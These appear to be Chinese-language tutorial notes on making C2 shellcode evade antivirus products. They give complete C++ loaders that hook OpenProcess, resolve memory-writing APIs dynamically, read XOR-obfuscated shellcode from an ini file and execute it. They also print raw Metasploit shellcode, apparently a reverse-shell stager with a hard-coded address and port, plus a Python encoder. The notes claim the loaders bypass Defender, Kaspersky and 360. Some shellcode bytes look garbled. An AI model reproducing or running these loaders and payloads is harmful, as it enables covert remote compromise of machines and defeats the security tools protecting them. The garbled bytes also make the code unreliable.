
已保存的项

添加到源代码管理

20:53 2024-02-27

```
27 // 返回原始MessageBoxA函数的返回值
28 return ret;
29
30 }
31
32 // 设置hook
33 void SetHook()
34 {
35     // 加载user32.dll模块
36     HMODULE hModule_User32 = LoadLibrary("user32.dll");
37
38     // 获取MessageBoxA函数的地址
39     addr = (BYTE*)GetProcAddress(hModule_User32, "MessageBoxA");
40     printf("MessageBoxA函数的地址: %p\n", addr);
41
42     // 备份MessageBoxA函数的前7个字节
43     memcpy(originalBytes, addr, 7);
44
45     // 创建我们的新代码,使其跳转到我们的hook函数
46     DWORD JumpAddress = (DWORD)MyMessageBoxA;
47     NewCode[0] = 0xB8; // mov eax, JumpAddress
48     memcpy(&NewCode[1], &JumpAddress, 4);
49     NewCode[5] = 0xFF; // jmp eax
50     NewCode[6] = 0xE0;
51
52     // 修改MessageBoxA函数的内存保护,使其可写
53     DWORD oldProtect;
```

```
45     DWORD JumpAddress = (DWORD)MyMessageBoxA;
46     NewCode[0] = 0xB8; // mov eax, JumpAddress
47     memcpy(&NewCode[1], &JumpAddress, 4);
48     NewCode[5] = 0xFF; // jmp eax
49     NewCode[6] = 0xE0;
50
51     // 修改MessageBoxA函数的内存保护,使其可写
52     DWORD oldProtect;
53     VirtualProtect(addr, 7, PAGE_EXECUTE_READWRITE, &oldProtect);
54
55     // 将我们的新代码写入MessageBoxA函数
56     WriteProcessMemory(INVALID_HANDLE_VALUE, addr, NewCode, 7, NULL);
57
58     // 恢复MessageBoxA函数的内存保护
59     VirtualProtect(addr, 7, oldProtect, &oldProtect);
60 }
61
62
63
64
65 int main()
66 {
67     // 设置hook
68     //SetHook();
69
70     // 调用MessageBoxA函数,这将触发我们的hook函数
```



HOOK实现shellcode免杀(以下使用MSF的shellcode):


```
1  #pragma comment(linker, "/subsystem:windows /entry:mainCRTStartup" )
2  #define _CRT_SECURE_NO_DEPRECATED
3  #include <windows.h>
4  #include <iostream>
5
6
7  class Inline {
8
9  private:
10     BYTE Newbyte[5] = "0"; //保存我们构造的jmp跳转指令
11     PROC FuncAddr; //存放需要跳转的函数地址
12     PROC hookFunc; //存放需要hook的api地址
13 public:
14     Inline(PROC Func);
15 };
16
17 Inline::Inline(PROC Func) {
18     FuncAddr = Func; //把func赋值给FuncAddr
19     if (FuncAddr == NULL) {
20         exit(1); //这里判段我们需要跳转到的函数的地址是否为空, 如果为空, 则退出
21     }
22     hookFunc = GetProcAddress(GetModuleHandleA("kernel32.dll"), "OpenProcess"); //这里是
    获取我们需要hook的api的地址, 我们这里是hook OpenProcess这个api
23     if (hookFunc == NULL) {
24         exit(1); //这里判段需要hook的api是否为空, 如果是则退出
25     }
26 }
```

```

26     SIZE_T d;
27     Newbyte[0] = '\xE9';//这里构建jmp指令
28     *(DWORD*)(Newbyte + 1) = (DWORD)FuncAddr - (DWORD)hookFunc - 5;//这里加1是为了不把
    jmp给覆盖，然后把偏移地址赋值到NewByte中
29
30     WriteProcessMemory(GetCurrentProcess(), hookFunc, Newbyte, 5, &d);//这里就是把定义好
    的跳转指令写入到我们需要hook的api的前5个字节中
31     EnumSystemLanguageGroupsA((LANGUAGEGROUP_ENUMPROCA)hookFunc, LGRPID_INSTALLED,
    NULL);//这个api作用是利用第一个参数（回调函数）来执行我们修改了前5个字节的api
32 }
33
34 int main(){
35     unsigned char buf[] =
36         "\xfc\xe8\x8f\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52"
37         "\x30\x8b\x52\x0c\x8b\x52\x14\x0f\xb7\x4a\x26\x8b\x72\x28"
38         "\x31\xff\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d"
39         "\x01\xc7\x49\x75\xef\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01"
40         "\xd0\x8b\x40\x78\x85\xc0\x74\x4c\x01\xd0\x8b\x58\x20\x01"
41         "\xd3\x50\x8b\x48\x18\x85\xc9\x74\x3c\x49\x31\xff\x8b\x34"
42         "\x8b\x01\xd6\x31\xc0\xac\x3c\x31\xcf\x0d\x01\xc7\x38\xe0\x75"
43         "\xf4\x03\x7d\xf8\x3b\x7d\x24\x75\xe0\x58\x8b\x58\x24\x01"
44         "\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01"
45         "\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x58"
46         "\x5f\x5a\x8b\x12\xe9\x80\xff\xff\xff\x5d\x68\x33\x32\x00"
47         "\x00\x68\x77\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\x89\xe8"
48         "\xff\xd0\xb8\x90\x01\x00\x00\x29\xc4\x54\x50\x68\x29\x80"
49         "\x6b\x00\xff\xd5\x6a\x0a\x68\xc0\xa8\x8b\x8d\x68\x02\x00"
50         "\x15\xb3\x89\xe6\x50\x50\x50\x50\x40\x50\x40\x50\x68\xea"
51         "\x0f\xdf\xe0\xff\xd5\x97\x6a\x10\x56\x57\x68\x99\xa5\x74"
52         "\x61\xff\xd5\x85\xc0\x74\x0a\xff\x4e\x08\x75xec\xe8\x67"
53         "\x00\x00\x00\x6a\x00\x6a\x04\x56\x57\x68\x02\xd9\xc8\x5f"
54         "\xff\xd5\x83\xf8\x00\x7e\x36\x8b\x36\x6a\x40\x68\x00\x10"
55         "\x00\x00\x56\x6a\x00\x68\x58\xa4\x53\xe5\xff\xd5\x93\x53"
56         "\x6a\x00\x56\x53\x57\x68\x02\xd9\xc8\x5f\xff\xd5\x83\xf8"
57         "\x00\x7d\x28\x58\x68\x00\x40\x00\x00\x6a\x00\x50\x68\x0b"
58         "\x2f\x0f\x30\xff\xd5\x57\x68\x75\x6e\x4d\x61\xff\xd5\x5e"
59         "\x5e\xff\x0c\x24\x0f\x85\x70\xff\xff\xff\xe9\x9b\xff\xff"
60         "\xff\x01\xc3\x29\xc6\x75\xc1\xc3\xbb\xf0\xb5\xa2\x56\x6a"
61         "\x00\x53\xff\xd5";
62     DWORD i;
63     VirtualProtect(&buf, sizeof(buf), PAGE_EXECUTE_READWRITE,
    &i);//PAGE_EXECUTE_READWRITE代表可读可写可执行
64     Inline bh((PROC)&buf);
65 }

```





3.3 C2远控-DF-动态调用&InlineHook&混淆

```

1 1、动态调用:
2 typedef BOOL(WINAPI* Write)(
3     HANDLE      hprocess,
4     LPVOID      BaseAddr,
5     LPCVOID     Buffer,
6     SIZE_T      Size,
7     SIZE_T*     NumberOfBytes
8 );
9 Write Writer = (Write)GetProcAddress(
10     GetModuleHandleA("kernel32.dll"),
11     "WriteProcessMemory"
12 );
13 typedef BOOL(WINAPI* vp)(
14     LPVOID      Address,
15     DWORD       size,
16     DWORD       New,
17     PDWORD      Old
18 );
19 vp vip = (vp)GetProcAddress(
20     GetModuleHandleA("kernel32.dll"),
21     "VirtualProtect"
22 );
23
24 2、InlineHook
25 ->OpenProcess函数进行InlineHook
26 //这里是获取我们需要hook的api的地址,我们这里是hook OpenProcess这个api
  
```

```

27 hookFunc = GetProcAddress(GetModuleHandleA("kernel32.dll"), "OpenProcess");
28 //这里构建jmp指令
29 Newbyte[0] = '\xE9';
30 //这里加1是为了不把jmp给覆盖，然后把偏移地址赋值到NewByte中
31 *(DWORD*)(Newbyte + 1) = (DWORD)FuncAddr - (DWORD)hookFunc - 5;
32 //这里就是把定义好的跳转指令写入到我们需要hook的api的前5个字节中
33 writer(GetCurrentProcess(), hookFunc, Newbyte, 5, &d);
34 //这个api作用是利用第一个参数（回调函数）来执行我们修改了前5个字节的api
35 EnumSystemLanguageGroupsA((LANGUAGEGROUP_ENUMPROCA)hookFunc, LGRPID_INSTALLED, NULL);
36

```

shellcode分裂混淆+动态API+HOOK实现shellcode免杀(以下使用MSF的shellcode):

```

1  #pragma comment(linker, "/subsystem:windows /entry:mainCRTStartup" )
2  #define _CRT_SECURE_NO_DEPRECATED
3  #include <windows.h>
4  #include <iostream>
5
6
7  typedef BOOL(WINAPI* Write)(
8      HANDLE      hprocess,
9      LPVOID      BaseAddr,
10     LPCVOID      Buffer,
11     SIZE_T       Size,
12     SIZE_T*      NumberOfBytes
13 );
14 Write writer = (Write)GetProcAddress(
15     GetModuleHandleA("kernel32.dll"),
16     "WriteProcessMemory"
17 );
18
19 typedef BOOL(WINAPI* vp)(
20     LPVOID      Address,
21     DWORD       size,
22     DWORD       New,
23     PDWORD      Old
24 );
25 vp vip = (vp)GetProcAddress(
26     GetModuleHandleA("kernel32.dll"),
27     "VirtualProtect"
28 );
29
30
31 class Inline {
32
33 private:
34     BYTE Newbyte[5] = "0"; //保存我们构造的jmp跳转指令

```



```

35     PROC FuncAddr; //存放需要跳转的函数地址
36     PROC hookFunc; //存放需要hook的api地址
37 public:
38     InLine(PROC Func);
39 };
40
41 InLine::InLine(PROC Func) {
42     FuncAddr = Func; //把func赋值给FuncAddr
43     if (FuncAddr == NULL) {
44         exit(1); //这里判段我们需要跳转到的函数的地址是否为空，如果为空，则退出
45     }
46     hookFunc = GetProcAddress(GetModuleHandleA("kernel32.dll"), "OpenProcess"); //这里是
    获取我们需要hook的api的地址，我们这里是hook OpenProcess这个api
47     if (hookFunc == NULL) {
48         exit(1); //这里判段需要hook的api是否为空，如果是则退出
49     }
50     SIZE_T d;
51     Newbyte[0] = '\xE9'; //这里构建jmp指令
52     *(DWORD*)(Newbyte + 1) = (DWORD)FuncAddr - (DWORD)hookFunc - 5; //这里加1是为了不把
    jmp给覆盖，然后把偏移地址赋值到NewByte中
53
54     writer(GetCurrentProcess(), hookFunc, Newbyte, 5, &d); //这里就是把定义好的跳转指令写入
    到我们需要hook的api的前5个字节中
55     EnumSystemLanguageGroupsA((LANGUAGEGROUP_ENUMPROCA)hookFunc, LGRPID_INSTALLED,
    NULL); //这个api作用是利用第一个参数（回调函数）来执行我们修改了前5个字节的api
56 }
57
58 int main() {
59
60     char path[MAX_PATH];
61     char abc[3000];
62     unsigned char cba[3000];
63     DWORD d;
64     vip(cba, sizeof(cba), PAGE_EXECUTE_READWRITE, &d);
65     GetCurrentDirectoryA(MAX_PATH, path);
66     strcat(path, "\\sc.ini");
67     for (int i = 0; i < 3000; i++) {
68         _itoa_s(i, abc, 10);
69         UINT ok = GetPrivateProfileIntA("key", abc, NULL, path);
70         if (ok == 0) { break; }
71         cba[i] = ok ^ 1024;
72     }
73     InLine I((PROC)&cba);
74 }

```



```
1  shellcode_=b"\xfc\xe8\x8f\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30\x8b\x52\x0c\x8b\x52\x14\x0f\xb7\x4a\x26\x8b\x72\x28\x31\xff\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xcf\x0d\x01\xc7\x49\x75\xe7\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0\x8b\x40\x78\x85\xc0\x74\x4c\x01\xd0\x8b\x58\x20\x01\xd3\x50\x8b\x48\x18\x85\xc9\x74\x3c\x49\x31\xff\x8b\x34\x8b\x01\xd6\x31\xc0\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf4\x03\x7d\xf8\x3b\x7d\x24\x75\xe0\x58\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x58\x5f\x5a\x8b\x12\xe9\x80\xff\xff\xff\x5d\x68\x33\x32\x00\x00\x68\x77\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\x89\xe8\xff\xfd\x0\xb8\x90\x01\x00\x00\x29\xc4\x54\x50\x68\x29\x80\x6b\x00\xff\xd5\x6a\x0a\x68\xc0\xa8\x8b\x8d\x68\x02\x00\x15\xb3\x89\xe6\x50\x50\x50\x50\x40\x50\x40\x50\x68\xea\x0f\xdf\xe0\xff\xd5\x97\x6a\x10\x56\x57\x68\x99\xa5\x74\x61\xff\xd5\x85\xc0\x74\x0a\xff\x4e\x08\x75\xec\xe8\x67\x00\x00\x00\x6a\x00\x6a\x04\x56\x57\x68\x02\xd9\xc8\x5f\xff\xd5\x83\xf8\x00\x7e\x36\x8b\x36\x6a\x40\x68\x00\x10\x00\x00\x56\x6a\x00\x68\x58\xa4\x53\xe5\xff\xd5\x93\x53\x6a\x00\x56\x53\x57\x68\x02\xd9\xc8\x5f\xff\xd5\x83\xf8\x00\x7d\x28\x58\x68\x00\x40\x00\x00\x6a\x00\x50\x68\x0b\x2f\x0f\x30\xff\xd5\x57\x68\x75\x6e\x4d\x61\xff\xd5\x5e\x5e\xff\x0c\x24\x0f\x85\x70\xff\xff\xff\xe9\x9b\xff\xff\xff\x01\xc3\x29\xc6\x75\xc1\xc3\xbb\xf0\xb5\xa2\x56\x6a\x00\x53\xff\xd5"
```

```
2  #shellcode放在这里shellcode放在这里
```

```
3
```

```
4  shellcode=[]
```

```
5  for i in shellcode_:
```

```
6      shellcode.append(str(i^1024))
```

```
7  shellcode="".join(shellcode).split(",")
```

```
8  file=open("sc.ini","w")
```

```
9  file.write("[key]\n")
```



```
10 n=0
```

```
11 for i in shellcode:
```

```
12     file.write(f"{n}={i}\n")
```

```
13     n+=1
```

```
14 file.close()
```



可以绕过windefender+卡巴斯基+360

3.4 C2远控-卡巴-动态调用&InlineHook&沙箱

- 一种规避杀软检测的技术就是内存加密技术。由于杀软并不是一直扫描内存，而是间隙性的扫描敏感内存，因此可以在cs的shellcode调用sleep休眠将可执行内存区域加密，在休眠结束时再将内存解密来规避杀软内存扫描达到免杀的目的。基于以上原理，结合想法进行了实现，成功实现动态免杀火绒、360、defender、卡巴等
